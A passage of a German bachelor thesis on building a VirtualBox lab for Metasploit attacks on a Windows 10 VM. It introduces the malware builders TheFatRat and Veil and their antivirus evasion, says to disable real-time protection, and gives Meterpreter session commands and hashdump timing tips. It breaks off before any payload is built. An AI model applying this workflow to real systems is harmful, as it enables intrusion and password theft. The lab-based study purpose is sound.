Metasploit bietet das Grundprogramm der Angriffe, jedoch muss für die Umsetzung dieser ein Programm erstellt werden, welches eine Payload besitzt. Für dieses bieten sich zwei Programme an. Eines dieser Programme ist TheFatRat. Auf dem mitgelieferten Kali Linux ist TheFatRat bereits installiert. Sollte man ein externes Kali Linux System benutzen, ist auf der Github Seite * die Installation beschrieben [28].

„TheFatRat ist ein Exploiting-Tool, das eine Malware mit bekannten Payloads kompiliert, welche dann auf Linux, Windows, Mac und Android ausgeführt werden kann. TheFatRat bietet eine einfache Möglichkeit Backdoors und Payloads zu erstellen, die die meisten Antivirenprogramme umgehen können.“ [28]

TheFatRat ist ein Programm zum Erstellen von Malware. Der größte Unterschied zum Erstellen von Malware gegenüber der Erstellung mit von Metasploit mitgelieferten Modulen ist, dass TheFatRat umfangreicher ist und zusätzlich, laut eigener Aussage, die meisten Antivirenprogramme umgehen kann. Zusätzlich kann es an die Zielsysteme angepasst werden [28]. Jedoch wurde bei dem Verwenden von der, mit TheFatRat erstellten Software, viele Fehler gefunden. Teilweise wurden Fehler gefunden, die sich widersprechen.

Im Beispiel eines später erwähnten Angriffes, dem Diebstahl der Anmeldepasswörter, werden Fehlermeldungen angezeigt, dass der Angreifer keinen Zugriff erhält, weil dieser kein Administrator ist. Jedoch benötigt das Programm diese Rechte, um zu funktionieren. Neben diesen widersprüchlichen Fehlern gibt es auch andere Fehler, die mit den Programmiersprachen Ruby und Python zusammenhängen können. Ende 2021 bestand außerdem das Problem, dass die erstellten Programme den Administrator benötigen, um diese auf Windows ausführen zu können. Für die erstellte Schadsoftware wäre es jedoch besser, wenn jeder Benutzer die Programme ausführen könnte. Damit wird der Sicherheitsfaktor des Administrators umgangen. Dies wurde Anfang des Jahres 2022 aktualisiert. Seitdem erstellt dieses Programm Malware, die nicht mehr die Einwilligung des Administrators braucht. Aufgrund der Fehler und besseren Programmen, wurde zur Erstellung der Schadsoftware ein anderes Programm genutzt.

2.4.3 Veil

In dieser Arbeit wurde final nicht TheFatRat genutzt, sondern Veil. Dieses Programm generiert, wie TheFatRat, eine Malware. Dafür kann man hier aussuchen, in welcher Programmiersprache die Malware erstellt wird. Dies kann besonders hilfreich sein, wenn von Antivirenprogramme Schwachstellen in bestimmten Programmiersprachen bekannt sind. Somit können zum Beispiel Hacker diese Sicherheitslücken ausnutzen. Zusätzlich hat im Test Veil die zuverlässigsten Programme erstellt. Hierfür wurde eine Tabelle im Punkt 3.5.3 erstellt. Veil ist nicht standardmäßig auf Kali Linux vorinstalliert und muss somit installiert werden *. Veil-Evasion wird nicht mehr unterstützt, deswegen sollte zukünftig Veil benutzt werden [29].

2.4.4 Process Explorer

Der Process Explorer * ist ein, von der Microsoft Corporation, entwickeltes Programm, das zeigt, welche Programme geöffnet sind oder laden. Es ähnelt im Inhalt dem, des Task-Managers im Bereich [Prozesse]. Jedoch ist der Process Explorer viel umfangreicher [30]. Er wird primär genutzt, um sich die Malware auf dem Zielsystem anzeigen zu lassen. Ein späterer Angriff versucht den Prozess der Malware zu verschleiern. Dies

kann im Prozessexplorer eingesehen werden. Dieses Programm ist für den Angriff irrelevant. Jedoch ist es relevant, wenn die Ziele ihre Prozesse und Programme kennen und deswegen in dieses Programm schauen, weil sich beispielsweise der Computer verdächtig verhält. Für diese Fälle wird der Process Explorer mit aufgenommen.

2.5 Testumgebung erstellen

Zur optimalen Bearbeitung der Forschungsaufgabe muss man eine Umgebung erstellen, in der man problemlos arbeiten und keinen Schaden anrichten kann. Um diese Umgebung zu erstellen, werden virtuelle Maschinen benutzt. Virtuelle Maschinen sind Computersysteme, die auf dem eigenen Computer oder Server simuliert werden [31]. Durch die Simulation kann man an den Systemen keinen bleibenden Schaden anrichten. Richtet man einen Schaden in der virtuellen Maschine an, kann man diese neustarten und kehrt, wenn man zuvor ein Sicherungspunkt erstellt hat, wieder zur Ausgangssituation zurück.

Für virtuelle Maschinen gibt es einige Programme, die diese realisieren können. In dieser Arbeit wurde sich für Oracle VM VirtualBox * entschieden. Dieses Programm wurde bereits während des Studiums „Allgemeine und Digitale Forensik“ genutzt und besitzt alle Kriterien die für diese Arbeit relevant sind. Es kann mehrere virtuelle Maschinen gleichzeitig virtualisieren. Zudem kann es diese auch mit einem gemeinsamen Ordner verbinden. Dieser ist später zur Übertragung der Malware relevant. Ein weiterer wichtiger Punkt ist, dass es kostenlos ist. Somit kann sich jeder, der diese Arbeit nachvollziehen möchte, dieses Programm herunterladen und die, in der Bachelorarbeit besprochenen Punkte, selber nacharbeiten. Auf der Internetseite * kann es heruntergeladen werden. In dieser Arbeit wird die Version „6.1.32“ benutzt [32].

Damit dieses Programm vollständig funktioniert, muss im sogenannten BIOS des Computers die „Virtualisierung“ aktiviert sein.

„A BIOS (basic input output system) is a small program that controls a personal computer's hardware from the time the computer is started until the main operating system (e.g., Linux, Mac OS X or MS-DOS) takes over“ [33]

Wie man diese Funktion findet und aktiviert, hängt vom Hersteller des Mainboards ab. Für diese Arbeit wurde ein ASUS ROG Strix X570-I Gaming Mainboard verwendet. Auf diesem drückt man, während des Hochfahrens des Computers, wiederholt die [Entf] oder [F2] Taste. Somit gelangt man ins BIOS. Nun muss man mit der Taste [F7] den erweiterten Modus öffnen und zu den Tab [Advanced] gehen. Dort wählt man die [CPU Configuration] aus und aktiviert den [SVM-Modus]. Nach erfolgreicher Aktivierung der

Virtualisierung kann man virtuelle Maschinen in Oracle VM VirtualBox öffnen und in diesen arbeiten. Um herauszufinden, welches Mainboard im Computer verbaut ist, öffnet man unter Windows die Systeminformationen. In der Liste steht der BaseBoard-Hersteller und das BaseBoard-Produkt wie in Abbildung 4 zu sehen ist. Mit diesen Informationen kann man dann im Internet nach der Virtualisierung für das Mainboard suchen.

Abbildung 4: Teilausgabe der Systeminformation

Nachdem die Virtualisierung aktiviert ist, können die virtuellen Maschinen importiert werden. Die Anleitung hierfür ist im Punkt „3.2 Import der virtuellen Maschinen“ beschrieben. Nach erfolgreichem Import muss ein gemeinsamer Ordner erstellt werden, auf den beide virtuellen Maschinen Zugriff haben. Dieser wird genutzt, um die Schadsoftware, die vom Angriffssystem erstellt wird, auf das Zielsystem zu übertragen. Für diese Übertragung gibt es viele Möglichkeiten. Drei Beispiele werden im Punkten „3.1 Übermittlung der Schadsoftware in der Theorie“ detaillierter beschrieben. Da die Übertragung für diese Arbeit keine Rolle spielt, wird der Weg eines gemeinsamen Ordners gewählt. Wie diese Ordner erstellt werden, wird im Punkt „3.3 Erstellung eines gemeinsamen Ordners“ besprochen. Zuletzt muss die Gasterweiterung hinzugefügt werden. Diese erweitert die Funktionen von Oracle VM VirtualBox.

Die Gasterweiterung ermöglicht die zugeordneten Ordner zu nutzen und USB-Geräte wie Kameras, Mikrofone oder Ähnliches mit der virtuellen Maschine zu verbinden [32]. Dies wird für spätere Angriffe relevant.

2.6 Hinweise

Der abschließende Teil sind allgemeine Hilfen beim Bearbeiten dieser Arbeit.

2.6.1 Echtzeitschutz deaktivieren

Damit die Übertragung der Malware ohne Probleme gewährleistet wird, muss der Echtzeitschutz in den Einstellungen für Viren- & Bedrohungsschutz deaktiviert werden. Dies muss man für das Hauptsystem machen, auf dem die virtuellen Maschinen laufen und für die virtuelle Maschine auf der Windows 10 läuft. Solange dieser Echtzeitschutz aktiviert ist, wird die erstellte Malware innerhalb von Sekunden geblockt und gelöscht. Nachdem dies geschehen ist, muss man eine neue Malware erstellen, denn die Alte bleibt

gelöscht, selbst wenn der Echtzeitschutz deaktiviert wird. Zudem kann es passieren, dass sich dieser Echtzeitschutz ohne Vorwarnung von selber aktiviert. Wenn dies geschieht, muss der Angriff komplett neugestartet werden.

2.6.2 MSEdge

Die hier verwendete virtuelle Maschine von Windows 10 ist eine Testversion, welche von der Microsoft Corporation zur Verfügung gestellt wird. Nach 90 Tagen läuft die virtuelle Maschine ab. Das heißt, dass man nicht mehr alle Funktionen nutzen kann [16]. Zudem schließt sich ab den 90 Tagen die virtuelle Maschine nach einiger Zeit selber. Die einzigen Änderungen, die am zur Verfügung gestellten System geändert wurden, war die Erstellung einer „secret.txt“ mit dem Text „My Password is 0Glvl3g“ und der Installation des Process Explorers. Somit funktionieren die Angriffe auch ohne Probleme mit einer neu heruntergeladenen Version von MSEdge [16].

Die, die die Arbeit mitarbeiten oder Teile dieser Arbeit präsentieren, sollte während der Angriffe nicht das Hauptsystem nutzen, auf dem die virtuellen Maschinen laufen. Einerseits wurde der Echtzeitschutz deaktiviert, wodurch sich das System verwundbar gegenüber schädlichen Programmen macht, andererseits kann mit Metasploit auch dieses System attackiert werden. Der Unterschied ist hierbei, dass man auf dem eigenen System Schaden anrichten kann. Dies ist zu verhindern, denn dafür wurde extra eine virtuelle Maschine angelegt.

Die letzten allgemeinen Hinweise beziehen sich auf Metasploit. Hier werden Funktionen aufgenommen, die nicht in den Anleitungen weiter beschrieben werden.

2.6.3 Wechseln von Sessions

Dieser Befehl wird für verschiedene Angriffe relevant, in denen der Eindringling häufig zwischen den Sessions und Metasploit wechseln muss. Um eine Sitzung zu verlassen, wird der "background"-Befehl verwendet [34]. Die Session wird in den Hintergrund gelegt und der Angreifer kann dann beispielsweise andere Payloads auf diese Session in Metasploit laden oder Backdoors nutzen. Mithilfe von „sessions –i <Zahl der Session>“ kann die gewünschte Session ausgewählt werden [35].

```
meterpreter > background
```

```
msf6 > sessions –i <Zahl der Session>
```

2.6.4 Fehlermeldungen beheben

Es kann vorkommen, dass sich bei Metasploit Fehlermeldungen häufen. Hierfür wurde keine Problemlösung gefunden. Ein Lösungsansatz in solchen Situationen wäre Metasploit und damit den Angriff erneut zu starten.

Besonders die Attacken auf Windowspasswörter sind kritisch. Diese sollten durchgeführt werden bevor die Malware verschleiert wird. Ist die Malware außerhalb eines „service processes“ kann der Hashdump nicht mehr erstellt werden. Daraufhin bemerkt das Windowssystem, dass ein kritisches Programm auf dem Computer läuft. Im nächsten Schritt setzt das System dieses Programm in Quarantäne und löscht es, womit der Angriff abbricht. Infolgedessen muss die Malware erneut übermittelt werden und alle bisher durchgeführten Eingaben erneut betätigt werden. Um dies zu verhindern sollte der Hashdump Angriff direkt nach dem Erhalt der Systemrechte ausgeführt werden. Zusätzlich kann es bei einem Fehler geschehen, dass sich Metasploit in unerklärlichen Problemen aufhängt oder nicht mehr funktioniert.

Es existieren Module und Befehle die es verlangen, dass die Malware in bestimmten Programmprozesse migriert wird. Es konnten hierfür nicht alle möglichen Eventualitäten geklärt und untersucht werden. Sollte es zu einem Fehler diesbezüglich kommen, muss mithilfe von „migrate“ der richtige Prozess ausgewählt oder der Angriff neugestartet werden.

Sollte der Befehl „cd […]“ eine falsche Syntax aufweisen, stürzt Metasploid ebenfalls ab oder zeigt bei darauffolgenden Befehlen viele Fehler an. Dies geschieht besonders häufig, wenn die abschließenden „\\“ hinter einem Ordner oder die Dateibezeichnung wie „.exe“ oder „.jpg“ vergessen werden.

3 Erstellung der Testumgebung

Die in den Grundlagen besprochenen Inhalte müssen umgesetzt werden, um die Angriffe optimal ausführen zu können. Die Vorbereitung der Angriffe wird in diesem Kapitel besprochen. Zuerst werden mögliche Übertragungsmethoden der Malware betrachtet. Daraufhin wird die Testumgebung vorbereitet und die Malware erstellt. Am Ende des Kapitels werden die virtuellen Maschinen hochgefahren und vorbereitet, damit die Angriffe nahtlos beginnen können.

3.1 Übermittlung der Schadsoftware in der Theorie

In dieser Arbeit wird die Schadsoftware durch einen gemeinsamen Ordner der virtuellen Maschinen übertragen. In der Realität gibt es viele verschiedene Varianten, dies zu realisieren. Hierfür werden drei typische Beispiele aufgeführt.

3.1.1 Übertragung per USB-Stick

Das erste Fallbeispiel könnte eine Person sein, welche in ein Unternehmen oder Ähnliches kommt und dort einen Arbeitsplatz vorfindet, an dem sich kein Mitarbeiter aufhält und bei dem der Computer bereits entsperrt ist. Nun könnte diese Person eine Schadsoftware, welche sich auf einem, von der Person mitgebrachten USB-Stick befindet, auf den Computer übermitteln. Da dieser entsperrt ist, könnte die Person die Software ausführen und somit ist ein Computer, der sich bestenfalls im Netzwerk des Unternehmens befindet, infiziert. Nun kann die Schadsoftware sich auf dem Computer oder in dem Netzwerk ausbreiten und eventuell andere Computer infizieren. Dies kommt auf die übermittelte Schadsoftware und deren Ziele an.

Jedoch muss diese Person nicht unbedingt eine unternehmensfremde Person sein. Es kann sich hierbei auch um einen Mitarbeiter handeln. Dieser möchte eine Datei, welche infiziert sein könnte, von seinem Privatrechner auf den Unternehmensrechner übermitteln. Dies ist generell zu vermeiden oder mit den jeweiligen IT-Administratoren abzusprechen. Eine der führenden Softwareentwickler für Sicherheitssoftware, Kaspersky, führt im eigenen Blog * direkt im ersten Punkt die Gefahr von USB-Sticks als Übertragungsmethode ein. Dort wird sogar beschrieben, dass dies ein Kündigungsgrund sein könnte [36]. Auch die Speicherung von unternehmensinternen Daten auf USB-Sticks sollte vermieden werden. In einer Umfrage der Kingston LLP * gaben 72,7% an, „dass in ihrem Unternehmen schon einmal USB-Sticks nicht mehr auffindbar waren.“ [37]. Dies stellt ein großes Sicherheitsrisiko dar. Einerseits könnte beim Wiederauffinden des USB-

Sticks dieser Schadsoftware enthalten oder andererseits könnte dieser dem Unternehmen großen Schaden zufügen, wenn interne Informationen und Daten an die Öffentlichkeit gelangen [38].

3.1.2 Übertragung per E-Mail

Eine zweite Übertragungsmethode könnte eine E-Mail mit schädlicher Software im Anhang sein, welche man öffnet und herunterlädt. Hierbei kann es sich auch um eine mitgesendete Internetseite handeln, die man öffnen soll. Dort könnte direkt eine Datei heruntergeladen werden, die man laut E-Mail ausführen soll. Es könnte auch sein, dass man sich auf einer vermeintlich bekannten Seite anmelden soll. Mit Letzterem werden die Anmeldeinformationen des Nutzers gestohlen. Mit dem Herunterladen einer Datei und der Ausführung dieser, könnte man sich eine Schadsoftware heruntergeladen haben. Wie man sich davor schützen kann, wird in einem Artikel vom 05.01.2022 der Verbraucherzentrale * behandelt „Emotet: Trojaner beantwortet empfangene E-Mails und klaut Anhänge“ [39].

3.1.3 Übertragung über heruntergeladene Programme

Eine weitere Übertragungsmethode ist der Download vermeintlich bekannter Dateien aus dem Internet. Hierzu steht im Lagebild des Bundeskriminalamtes „Sonderauswertung Cybercrime in Zeiten der Corona Pandemie“ im Punkt „9. Exkurs: Straftaten in Zusammenhang mit Videokonferenzanwendungen“ ein passendes Beispiel. Hierbei wurden „[...] maliziöse Versionen der VSK-App Zoom […]“ gefunden [1]. Diese beinhalten „[…] sogenannte Coinminer, RATs oder Adware“ [1, 40, 41, 42]. Infolgedessen hat ein weit verbreitetes Programm wie Zoom, dem allgemein vertraut werden könnte, eine oder mehrere der genannten Malware von Drittanbietern erhalten und wird zum Herunterladen angeboten [1]. Somit wurde versehentlich Schadsoftware heruntergeladen.

3.2 Import der virtuellen Maschinen

Zum Importieren der virtuellen Maschinen muss man „Oracle VM Virtualbox“ öffnen. Das Programm bietet zwei Möglichkeiten zum Importieren. Welche Option verwendet wird, hängt von der zum Import verwendeten Datei ab. Besitzt man die „.ova“ Datei einer virtuellen Maschine, wählt man die erste beschriebene Möglichkeit aus. Hat man die „.vdi“ Datei einer virtuellen Maschine, wird die zweite Möglichkeit verwendet.

Die erste Möglichkeit ist der direkte Import. Hierfür muss man den Menüpunkt [Datei] auswählen und die [Appliance importieren…]. Die Quelle der Datei kann man im linken

[1] (Siehe Bundeskriminalamt), S. 19

Teil des geöffneten Fensters angeben oder über das Ordnericon öffnen. Nach Eingabe der „.ova“ Datei sollte man die in Abbildung 5 und Abbildung 6 gezeigten Einstellungen sehen. Der Name der Virtuellen Systeme kann von den gezeigten abweichen. Der „Ordner der virtuellen Maschine“ ist ein selbstgewählter Ordner, in dem diese gespeichert wird. [Importieren] wird verwendet, um die virtuelle Maschine zu importieren. Nach erfolgreichem Import befindet sich die virtuelle Maschine in der linken Spalte des Oracle VM Virtualbox Manager. Dies wird für beide virtuellen Maschinen gemacht. Die Zugangsdaten sind in den Beschreibungen der virtuellen Maschinen eingefügt. Bevor die virtuellen Maschinen gestartet werden, müssen noch zwei weitere Schritte durchgeführt werden, um diese miteinander zu verbinden. Diese Einstellungen sollten übernommen werden. Abschließend bestätigt man mit [Importieren] den Import und stimmt, bei der Kali Linux Partition, den Bedingungen der Softwarelizenzen zu. Der Import kann einige Minuten dauern.



Abbildung 5: Importeinstellungen der Windowsmaschine



Abbildung 6: Importeinstellungen des Kali Linux

Bei der zweiten Möglichkeit erstellt man eine neue Maschine. Hierfür wählt man im Menü [Maschine] den Punkt [Neu…] aus. Als Name sollte Kali Linux und MSEdge gewählt oder eigene Namen vergeben werden. Der „Ordner der virtuellen Maschine“ ist ein selbstgewählter Ordner, in dem diese gespeichert wird. Für Windows 10 wird der Typ „Microsoft Windows“ und Version „Windows 10 (64-bit)“ ausgewählt. Im nächsten Schritt wird eine vorhandene Festplatte verwendet, die der zu importierenden virtuellen Maschine entspricht. Im Fall von MSEdge wäre es die „.vdi“ Datei „MSEdge – Win10-disk001-vdi“.

Für den Import sollte die erste beschriebene Möglichkeit präferiert werden. Die virtuellen Maschinen könnten, wenn es die Leistung des Hauptsystems hergibt, schneller konfiguriert werden. Standardmäßig vergibt Oracle VM Virtualbox 2048MB Hauptspeicher und einen Prozessorkern bei Erstellung einer virtuellen Maschine. So können diese zwar ohne Probleme laufen, jedoch kann man diesen auch mehr zuordnen, wenn man die Kapazitäten dafür besitzt. Vor allem Kali Linux könnte mehr Leistung gegeben werden. Kali Linux wurden in dieser Arbeit 4096MB Hauptspeicher und zwei Prozessorkerne zugeteilt. Dies kann man in den Einstellungen [Strg + S] unter [System] ändern. Den Hauptspeicher kann man bei [Hauptplatine] und die Prozessorkerne bei [Prozessor] einstellen.

Der Anmeldename und das Passwort von Kali ist „kali“. Der Anmeldename für das MSEdge-System ist „IEUser“ und das dazugehörige Passwort ist „Passw0rd!“. Dies steht ebenfalls in der Beschreibung der mitgelieferten Systeme.

Bei erstmaligem Start der Systeme sollten sogenannte Sicherheitspunkte erstellt werden. Diese dienen als Sicherheit, falls etwas am System beschädigt wird. Diese erstellt man in [Maschine], im Menüpunkt [Sicherheitspunkt erstellen]. Wenn Sicherheitspunkte erstellt wurden, wird man beim Schließen gefragt, ob man zu einem Sicherheitspunkt zurückkehren möchte. Damit gehen alle Fortschritte seit diesem Punkt verloren. Bei Kali Linux ist standardmäßig das englische Tastaturlayout aktiviert. Um die Deutsche zu aktivieren, ist hier eine Anleitung * [43].

3.3 Erstellung eines gemeinsamen Ordners

Um einen gemeinsamen Ordner zu erstellen und diesen nutzen zu können, wird eine Erweiterung für Oracle VM Virtualbox benötigt. Diese heißt auf Deutsch „Gasterweiterung“, beziehungsweise auf Englisch „VirtualBox Extension Pack“. Auf der offiziellen Webseite * unter „VirtualBox 6.1.32 Oracle VM VirtualBox Extension Pack“ kann diese heruntergeladen werden. Hierfür wählt man „All supported plafroms“ aus, womit sich sofort die Erweiterung herunterlädt [32].

Um diese zu aktivieren, wählt man im Programm Oracle VM Virtualbox die [Werkzeuge] aus und geht in die Einstellungen [Strg + G]. Im vorletzten Punkt befinden sich [Zusatzpakete]. Hier muss die heruntergeladene Erweiterung eingefügt werden. Hierfür wählt man auf der rechten Seite den Ordner mit dem Plus aus und sucht die heruntergeladene Datei auf dem System. Mit einem Doppelklick werden diese ausgeführt und installiert. Anschließend sollte man das Hauptsystem neustarten, um die Änderungen wirksam zu machen. Es könnte passieren, dass sich mit Installation der Erweiterung, bei den bereits importierten virtuellen Maschinen der „USB-3.0-Controller (xHCI)“ aktiviert. Dieser kann in einigen Systemen zu Problemen führen. Hierfür sollte der „USB-1.1-Controller (OHCI)“ ausgewählt werden.

Nun kann man gemeinsame Ordner anlegen. Hierfür muss man im Programm die virtuelle Maschine auswählen, der man einen Ordner zuweisen möchte. Mit [Strg + S] öffnet man die Einstellungen und begibt sich zum Unterpunkt [Gemeinsame Ordner]. Hier kann man mithilfe des Ordners, mit dem Plus, der Maschine neue Ordner zuweisen. Der Ordner sollte an einem leicht zu erreichenden Ort angelegt werden. Dieser kann dann über den Ordner-Pfad angegeben werden. Der „Ordner-Name“ sollte sich automatisch auf den angegeben Namen ändern. Das „Automatische einbinden“ sollte man aktivieren, damit der Ordner automatisch in der virtuellen Maschine eingebunden wird. Die Einbindepunkte bleiben leer.

Nun sollte man überprüfen, ob beide Ordner den gemeinsamen Ordner haben und dass beide in diesen Dateien hereinlegen und entnehmen können. Hierfür startet man die virtuellen Maschinen. Im Windowssystem wird automatisch ein neues Laufwerk angelegt, in dem sich der gemeinsame Ordner befindet. Hierfür wird typischerweise das Laufwerke „Z:\“ angelegt. Nun könnte man beispielsweise das Bild auf dem Desktop mit dem Namen „Hintergrund.jpg“ als Test in diesen Ordner schieben und wieder zurück. Dies sollte ohne Probleme funktionieren. Bei Kali Linux wird der gemeinsame Ordner bei „Devices“ angelegt. In die Ordner von Kali Linux kommt man beispielsweise über das „File System“, welches auf dem Desktop abgelegt ist. Bevor man diesen Ordner nutzen kann, muss man sich der Gruppe „vboxsf“ hinzufügen.

```
$ sudo adduser kali vboxsf
```

Nachdem man diesen Befehl in einem Terminal eingegeben hat, muss man mit dem Passwort von Kali Linux bestätigen und dieses neustarten.

3.4 Verbindung der virtuellen Maschinen

Aufgabe dieses Kapitels ist es, beide Systeme ins gleiche Netzwerk zu bringen. Dafür die jeweilige Maschine auswählen und mithilfe des Zahnrades [Ändern] die Einstellungen öffnen, zum Unterpunkt [Netzwerk] navigieren und Netzwerkadapter aktivieren. Damit die virtuellen Maschinen später kommunizieren könnten, muss man bei „angeschlossen an:“ „Netzwerkbrücke“ auswählen. Der „Name“ muss „Intel(R) I211 Gigabit Network Connection“ sein. Um weitere Einstellungen wählen zu können, wird der [erweiterte Modus] aktiviert. Als „Adaptertyp“ wird der „Intel PRO/1000 MT Desktop (82540EM)“ ausgewählt. Der „Promiscuos-Modus“ muss für alle virtuellen Maschinen und Hosts erlaubt werden. Darüber hinaus muss sich die Macadresse beider Systeme unterscheiden! Dies wird vom System meist selber eingestellt.

Um die erfolgreiche Einstellung im Kali Linux zu überprüfen, muss das System und ein Terminal gestartet werden. Zum Überprüfen der Netzwerkschnittstellen wird der Befehl „ifconfig“ genutzt. Stehen in diesen bei „eth0“ im Feld „inet“ „10.0.2.15“, schlug die Konfiguration fehl. Bei einer erfolgreichen Konfiguration sollte in diesem Feld, wie in Abbildung 7, „192.168.2.228“ oder ähnliches stehen. Oder ähnliches bezieht sich lediglich auf die letzten acht Bit, welche in diesem Beispiel „228“ sind. Diese können in der Theorie von 0 bis 255 alles sein und stehen für das Gerät im Netzwerk. Relevant sind die ersten 24 Bit, denn diese entscheiden, ob die Systeme im gleichen Netzwerk sind. Das heißt, solange beide Systeme in „192.168.2.<Nummer zwischen 0 und 255>“ sind, befinden sich beide im gleichen Netzwerk [44]. Laut den aufgestellten Betrachtungen vergibt Oracle VM Virutalbox die letzten acht Bit zufällig.

```
$ sudo ifconfig
```

```
┌──(kali㉿kali)-[~]
└─$ sudo ifconfig
[sudo] password for kali:
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.2.228  netmask 255.255.255.0  broadcast 192.168.2.255
        inet6 fe80::a00:27ff:fe0e:348d  prefixlen 64  scopeid 0x20<link>
        inet6 2003:dc:1f14:6331:a00:27ff:fe0e:348d  prefixlen 64  scopeid 0x0<global>
        inet6 2003:dc:1f14:6331:5139:226f:50d2:1d07  prefixlen 64  scopeid 0x0<global>
        ether 08:00:27:0e:34:8d  txqueuelen 1000  (Ethernet)
        RX packets 335  bytes 20888 (20.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 28  bytes 2554 (2.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Abbildung 7: Netzwerkschnittstellen des Kali Linux

Um das Windowssystem zu überprüfen, muss man dieses starten und die Konsole öffnen. Es wird in der Suchleiste nach „cmd“ gesucht und die App „Command Prompt“ geöffnet. Der Windowsbefehl für die Netzwerkschnittstellen ist „ipconfig“. Sieht die Ausgabe wie in der Abbildung 8 aus war die Konfiguration fehlerhaft und sollte behoben werden. Bei der „IPv4 Adress“ sollte „192.168.2.<Eine Zahl zwischen 0 und 255>“ stehen. Im Beispiel dieser Arbeit hat das Windowssystem die IPv4 Adresse „192.168.2.229“ und die des Kali-Linux-Systems „192.168.2.228“.

```
C:\Users\IEUser > ipconfig
```

```
Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : speedport.ip
   Link-local IPv6 Address . . . . . : fe80::e92b:9a9e:af72:bea6%5
   IPv4 Address. . . . . . . . . . . : 10.0.2.15
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.2.2
```

Abbildung 8: Ausgabe des ipconfig-Befehls in Windows

3.5 Payload erstellen

Dieser Abschnitt befasst sich mit der Erstellung des Programmes mit einer Payload. Das Programm wird benutzt, um die Kommunikation des Zielsystems mit dem, des Angriffssystems, herzustellen. Darüber hinaus wird über dieses Programm die Verbindung erhalten und die Angriffe ausgeführt. Zum Testen gibt es auf Kali Linux im Ordner „/home/kali/Desktop/Metasploit-Payload/“ eine Malware jedes Programmes.

3.5.1 Erstellung der Payload mit Metasploit

Die Programme mit den Payloads werden in Kali Linux erstellt. Nach dem Öffnen des Kali Linux wird „Metasploit“ in die Suchleiste eingegeben und dieses ausgeführt. Dieses ist das Hauptprogramm der Angriffe und kann selber Payloads erstellen. Durch das Öffnen des Programmes öffnet sich ein Terminal. In diesem ist das Passwort von Kali Linux einzugeben. Metasploit ist ein Programm ohne grafisches Nutzerinterface. Die Navigierung durch Metasploit beruht auf Konsolenbefehlen und das Starten von Angriffen oder ähnlichen auch.

Um ein Überblick zu erhalten, sollte man sich zuerst mithilfe von „help“ die wichtigsten Befehle anschauen. Sind bestimmte Parameter oder Befehle unbekannt, kann man sich dies jederzeit wieder anzeigen lassen.

```
msf6 > help
```

